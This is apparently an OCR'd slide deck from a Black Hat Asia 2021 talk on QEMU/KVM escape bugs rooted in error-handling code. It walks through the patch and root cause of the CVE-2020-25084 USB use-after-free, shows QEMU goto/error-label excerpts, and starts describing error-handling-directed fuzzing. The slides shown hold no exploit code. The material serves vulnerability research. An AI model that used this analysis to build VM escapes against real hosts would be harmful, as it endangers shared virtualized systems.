black hat ASIA 2021
May 6-7, 2021
BRIEFINGS

Scavenger: Misuse Error Handling Leading To QEMU/KVM Escape

Gaoning Pan, Xingwei Lin

Xinlei Ying(Ant Security Light-Year Lab), Jiashui Wang(Ant Security Light-Year Lab)

Chunming Wu(Zhejiang University)

About

Gaoning Pan

- PhD student at Zhejiang University
- Research intern at Ant Security Light-Year Lab
- CTF player at AAA & A*0*E Team
- Research interest: Virtualization security

@hades24495092

Xingwei Lin

- Security researcher at Ant Security Light-Year Lab
- Research interest: Virtualization security

@xwlin_roy

Agenda

- QEMU and Error Handling Code
- Error Handling Code Directed Greybox Fuzzing
- Exploit Development
- Discussion

Agenda

- QEMU and Error Handling Code
- Error Handling Code Directed Greybox Fuzzing
- Exploit Development
- Discussion


QEMU Introduction

- QEMU is a generic and open source machine emulator and virtualizer
- Ia32, x86_64, mips, sparc, arm, risc-v
- Includes a huge collection of emulated devices (including NVMe controller)
- Active community (https://www.qemu.org/)

- Lots of attack surface, especially device emulation
- High-quality vulnerability allows attacker to break out from a VM

NVMe Overview

- Defines an optimized Register interface, CMD & Feature set for PCIe SSDs
- Minimize MMIO writes in command Submission and Completion path
- Efficient support for I/O virtualization architectures like SR-IOV



Insightful CVE-2020-25084: USB use-after-free

```
 hw/usb/hcd-ehci.c | 10 ++++++++--
 1 file changed, 8 insertions(+), 2 deletions(-)

diff --git a/hw/usb/hcd-ehci.c b/hw/usb/hcd-ehci.c
index 58cceacbf83a..4da446d2de6b 100644
--- a/hw/usb/hcd-ehci.c
+++ b/hw/usb/hcd-ehci.c
@@ -1373,7 +1373,10 @@ static int ehci_execute(EHCIPacket *p, const char *action)
         spd = (p->pid == USB_TOKEN_IN && NLPTR_TBIT(p->qtd.altnext) == 0);
         usb_packet_setup(&p->packet, p->pid, ep, 0, p->qtdaddr, spd,
                          (p->qtd.token & QTD_TOKEN_IOC) != 0);
-        usb_packet_map(&p->packet, &p->sgl);
+        if (usb_packet_map(&p->packet, &p->sgl)) {
+            qemu_sglist_destroy(&p->sgl);
+            return -1;
+        }
         p->async = EHCI_ASYNC_INITIALIZED;
     }

@@ -1453,7 +1456,10 @@ static int ehci_process_itd(EHCIState *ehci,
             if (ep && ep->type == USB_ENDPOINT_XFER_ISOC) {
                 usb_packet_setup(&ehci->ipacket, pid, ep, 0, addr, false,
                                  (itd->transact[i] & ITD_XACT_IOC) != 0);
-                usb_packet_map(&ehci->ipacket, &ehci->isgl);
+                if (usb_packet_map(&ehci->ipacket, &ehci->isgl)) {
+                    qemu_sglist_destroy(&ehci->isgl);
+                    return -1;
+                }
                 usb_handle_packet(dev, &ehci->ipacket);
                 usb_packet_unmap(&ehci->ipacket, &ehci->isgl);
             } else {
```

- This flaw occurs while setting up the USB packet
- No check whether usb_packet_map() returns an error
- This flaw results in a denial of service and potentially exploitable

Insightful CVE-2020-25084: USB use-after-free

```c
static int ehci_execute(EHCIPacket *p, const char *action)
{
...
...
    if (p->async == EHCI_ASYNC_NONE) {
        if (ehci_init_transfer(p) != 0) {
            return -1;
        }

        spd = (p->pid == USB_TOKEN_IN && NLPTR_TBIT(p->qtd.altnext) == 0);
        usb_packet_setup(&p->packet, p->pid, ep, 0, p->qtdaddr, spd,
                         (p->qtd.token & QTD_TOKEN_IOC) != 0);
        usb_packet_map(&p->packet, &p->sgl);
        p->async = EHCI_ASYNC_INITIALIZED;
    }

    trace_usb_ehci_packet_action(p->queue, p, action);
    usb_handle_packet(p->queue->dev, &p->packet);
    ...

    return 1;
}
```

Free sgl

UAF


Use sgl

Insightful CVE-2020-25084: USB use-after-free


```
// hw/usb/libhw.c
int usb_packet_map(USBPacket *p, QEMUSGList *sgl)
{
    DMADirection dir = (p->pid == USB_TOKEN_IN) ?
        DMA_DIRECTION_FROM_DEVICE : DMA_DIRECTION_TO_DEVICE;
    void *mem;
    int i;

    for (i = 0; i < sgl->nsg; i++) {
        dma_addr_t base = sgl->sg[i].base;
        dma_addr_t len = sgl->sg[i].len;

        while (len) {
            dma_addr_t xlen = len;
            mem = dma_memory_map(sgl->as, base, &xlen, dir);
            if (!mem) {
                goto err;
            }
            if (xlen > len) {
                xlen = len;
            }
            qemu_iovec_add(&p->iov, mem, xlen);
            len -= xlen;
            base += xlen;
        }
    }
    return 0;

err:
    usb_packet_unmap(p, sgl);
    return -1;
}
```

- If dma_memory_map failed, it will go to error label
- In the usb_packet_map function, it will free sgl

QEMU – Error Handling Code




QEMU – Error Handling Code




```c
// accel/kvm/kvm-all.c (version 5.1.0)
static int kvm_set_user_memory_region(KVMMemoryListener *kml, KVMSlot *slot, bool new)
{
...
...
    if (slot->memory_size && !new && (mem.flags ^ slot->old_flags) & KVM_MEM_READONLY) {
        /* Set the slot size to 0 before setting the slot to the desired
         * value. This is needed based on KVM commit 75d61fbc. */
        mem.memory_size = 0;
        ret = kvm_vm_ioctl(s, KVM_SET_USER_MEMORY_REGION, &mem);
        if (ret < 0) {
            goto err;
        }
    }
    ...
    ...
err:                                    // error handling code
    trace_kvm_set_user_memory(mem.slot, mem.flags, mem.guest_phys_addr,
                              mem.memory_size, mem.userspace_addr, ret);
    if (ret < 0) {
        error_report("%s: KVM_SET_USER_MEMORY_REGION failed, slot=%d,"
                     " start=0x%" PRIx64 ", size=0x%" PRIx64 ": %s",
                     __func__, mem.slot, slot->start_addr,
                     (uint64_t)mem.memory_size, strerror(errno));
    }
    return ret;
}
```


QEMU – Error Handling Code




```c
// accel/kvm/kvm-all.c (version 5.1.0)
static int kvm_set_user_memory_region(KVMMemoryListener *kml, KVMSlot *slot, bool new)
{
...
...
    if (slot->memory_size && !new && (mem.flags ^ slot->old_flags) & KVM_MEM_READONLY) {
        /* Set the slot size to 0 before setting the slot to the desired
         * value. This is needed based on KVM commit 75d61fbc. */
        mem.memory_size = 0;
        ret = kvm_vm_ioctl(s, KVM_SET_USER_MEMORY_REGION, &mem);
        if (ret < 0) {
            goto err;
        }
    }
    ...
    ...
err:                                // error handling code
    trace_kvm_set_user_memory(mem.slot, mem.flags, mem.guest_phys_addr,
                              mem.memory_size, mem.userspace_addr, ret);
    if (ret < 0) {
        error_report("%s: KVM_SET_USER_MEMORY_REGION failed, slot=%d,"
                     " start=0x%" PRIx64 ", size=0x%" PRIx64 ": %s",
                     __func__, mem.slot, slot->start_addr,
                     (uint64_t)mem.memory_size, strerror(errno));
    }
    return ret;
}
```

```c
// qemu-io-cmds.c (version 5.1.0)
static void *qemu_io_alloc_from_file(BlockBackend *blk, size_t len,
                                     const char *file_name)
{
...
...
    if (ferror(f)) {
        perror(file_name);
        goto error;
    }
    if (pattern_len == 0) {
        fprintf(stderr, "%s: file is empty\n", file_name);
        goto error;
    }
    ...
    ...
error:                                // error handling code
    qemu_io_free(buf_origin);
    if (f) {
        fclose(f);
    }
    return NULL;
}
```

QEMU – Error Handling Code




```c
// accel/kvm/kvm-all.c (version 5.1.0)
static int kvm_set_user_memory_region(KVMMemoryListener *kml, KVMSlot *slot, bool new)
{
...
...
    if (slot->memory_size && !new && (mem.flags ^ slot->old_flags) & KVM_MEM_READONLY) {
        /* Set the slot size to 0 before setting the slot to the desired
         * value. This is needed based on KVM commit 75d61fbc. */
        mem.memory_size = 0;
        ret = kvm_vm_ioctl(s, KVM_SET_USER_MEMORY_REGION, &mem);
        if (ret < 0) {
            goto err;
        }
    }
    ...
    ...
err:                                    // error handling code
    trace_kvm_set_user_memory(mem.slot, mem.flags, mem.guest_phys_addr,
                              mem.memory_size, mem.userspace_addr, ret);
    if (ret < 0) {
        error_report("%s: KVM_SET_USER_MEMORY_REGION failed, slot=%d,"
                     " start=0x%" PRIx64 ", size=0x%" PRIx64 ": %s",
                     __func__, mem.slot, slot->start_addr,
                     (uint64_t)mem.memory_size, strerror(errno));
    }
    return ret;
}
```

```c
// accel/kvm/kvm-all.c (version 5.1.0)
static int kvm_section_update_flags(KVMMemoryListener *kml,
                                    MemoryRegionSection *section)
{
...
...
    while (size && !ret) {
        slot_size = MIN(kvm_max_slot_size, size);
        mem = kvm_lookup_matching_slot(kml, start_addr, slot_size);
        if (!mem) {
            /* We don't have a slot if we want to trap every access. */
            goto out;
        }
        ...
    }

out:                                    // error handling code
    kvm_slots_unlock(kml);
    return ret;
}
```

```c
// qemu-io-cmds.c (version 5.1.0)
static void *qemu_io_alloc_from_file(BlockBackend *blk, size_t len,
                                     const char *file_name)
{
...
...
    if (ferror(f)) {
        perror(file_name);
        goto error;
    }
    if (pattern_len == 0) {
        fprintf(stderr, "%s: file is empty\n", file_name);
        goto error;
    }
    ...
    ...
error:                                  // error handling code
    qemu_io_free(buf_origin);
    if (f) {
        fclose(f);
    }
    return NULL;
}
```

Error Handling Code Directed Greybox Fuzzing

Error Handling Code Directed Greybox Fuzzing

Static Analysis

Error Handling Code Directed Greybox Fuzzing

Static Analysis

1. Locate the *goto* statement in the code of virtual device

Error Handling Code Directed Greybox Fuzzing

Static Analysis

1. Locate the *goto* statement in the code of virtual device
2. Get the caller site to the *goto* statement and the code body of the *goto* statement

Error Handling Code Directed Greybox Fuzzing

